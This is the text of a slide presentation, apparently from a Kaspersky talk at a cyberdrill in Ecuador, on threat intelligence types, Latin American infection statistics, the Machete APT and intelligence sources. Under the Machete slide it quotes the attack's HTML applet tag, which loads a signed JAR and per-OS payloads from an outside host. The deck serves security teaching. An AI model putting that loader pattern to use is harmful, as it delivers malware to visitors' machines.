



THREAT INTELLIGENCE

Cyberdrill, Quito, Ecuador

MIKHAIL NAGORNY

HEAD OF SECURITY SERVICES, ENTERPRISE BUSINESS

WHAT IS THREAT INTELLIGENCE AND WHY IS IT IMPORTANT?

Threat Intelligence Definition

- Rob McMillan from Gartner defines Threat Intelligence as ‘Evidence-based knowledge, including context, mechanisms, indicators, implications, and actionable advice about an existing or emerging menace or hazard to assets that can be used to inform decisions regarding the subject’s response to that menace or hazard.’

Why Threat Intelligence is important

- Access to actionable threat data can be a great advantage to traditional security solutions (such as AV, firewall, encryption, IPS/IDS, DLP, etc.)
- Actionable Threat Intelligence helps us prepare for new emerging threats including zero day vulnerabilities and APTs
- Ability to understand the nature and context of a threat gives SOC and Incident Response teams greater insights into how best to respond to cyber-incidents and to mitigate the consequences

THREAT INTELLIGENCE TYPES AND TARGET AUDIENCES

STRATEGIC THREAT INTELLIGENCE

HIGH-LEVEL INFORMATION ON CHANGING RISK

Senior Decision-makers

OPERATIONAL THREAT INTELLIGENCE

DETAILS OF A SPECIFIC INCOMING ATTACK

High-level Security Staff

TECHNICAL THREAT INTELLIGENCE

INDICATORS OF SPECIFIC MALICIOUS ACTIVITY

SOC and Incident Response teams


TACTICAL THREAT INTELLIGENCE

ATTACKER METHODOLOGIES, TOOLS AND TACTICS


Security Architects



THREAT LANDSCAPE OVER 15+ YEARS



THREAT TYPES: THAT LAST 1% BRINGS HIGH RISK AND HIGH LOSSES







* Based on Corporate IT Security Risks Survey, 2015, conducted by Kaspersky Lab and B2B International. Indicates an average loss from a single targeted attack, including direct losses and additional spend required to recover from an attack.



LOCAL THREATS

Local Detections	
Country	% of infected users
Brazil	42.9%
Venezuela, Bolivarian Republic Of	42.4%
Bolivia, Plurinational State Of	41.5%
Honduras	41.4%
Nicaragua	40.1%
Ecuador	38.1%
Guatemala	37.1%
Peru	36.7%
El Salvador	36.6%
Mexico	36.1%

Malicious Hosts	
Country	Number of hosts
Brazil	1286305
Chile	310617
Mexico	34783
Panama	30108
Colombia	19047
Argentina	18914
Peru	11862
Ecuador	8300
Venezuela, Bolivarian Republic Of	3377
Dominican Republic	1788

ECUADOR
#35 MOST-ATTACKED COUNTRY


 2465 OAS	 2688 OOS	 2325 MAV
 15 MAV	 9 IDS	 2 VUL
 1214 KAS	 0 BAD	Detections discovered since 00:00 GMT

Share data   




Source: <https://cybermap.kaspersky.com/>

THE APT LANDSCAPE: KASPERSKY LAB PUBLIC ANNOUNCEMENTS



MACHETE




El Arte de la Guerra

Sun Tzu

```
<applet width="1" height="1" id="Secure Java Applet" code="Java.class"
archive="http://domainname.com/set/Signed_Update.jar"><param name="WINDOWSPLZ"
value="http://domainname.com/set/1.txt"><param name="ILIKESTUFF" value=""><param name="OSX"
value="mac.bin"><param name="LINUX" value="nix.bin"><param name="X64" value=""><param name="X86"
value=""><param name="HUGSNOTDRUGS" value=""><param name="LAUNCH" value="YES"><param name="nextPage"
value="http://www.soho.com.co/home"><param name="separate_jvm" value="true"></applet>
```


THREAT PYRAMID




KNOW YOUR ADVERSARY!

- Social Engineering
- Intelligence
- Cyber Arsenal



PREDICTIVE ANALYSIS AND ACTIONABLE THREAT INTELLIGENCE

- Actors
- Patterns
- Geography
- Timelines




EXAMPLES OF THREAT INTELLIGENCE SOURCES



- OSINT sources
- Anti-Malware vendor sources (feeds)
- Spam trap sources
- Honeypot sources
- Botfarm sources
- Sinkhole sources
- Others...



#	Time	Event
1	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
2	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
3	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
4	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
5	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
6	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
7	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
8	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
9	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
10	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
11	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
12	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
13	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
14	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
15	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
16	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
17	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
18	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
19	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none
20	5/6/05 5:59:00 AM	2005-05-06 06:59:59 102.45.17.17.200 TCP_MISS 385 152 GET http badgeTypes-Conference&location=Exp@232C&shler DIRECT admin.intero Business/Economy - 192.16.170.44 55-HTTP-Service - none



OSINT – OPEN SOURCE INTELLIGENCE



OSINT is intelligence collected from publicly available sources


- WHOIS
- Inactive analysis of public internet sites
- Search engines
- DNS requests
- Resources to to detect available network services (Shodan, scans.io)
- Media
- Internet forums, web communities, social networks



ANTI-MALWARE VENDOR SOURCES – THREAT DATA FEEDS

Delivered by a Global Anti-Malware vendor

- IP Reputation
- Domain/ URL reputation
- Phishing feeds
- Botnet C&C feeds
- File Reputation
- Whitelisting
- Others..

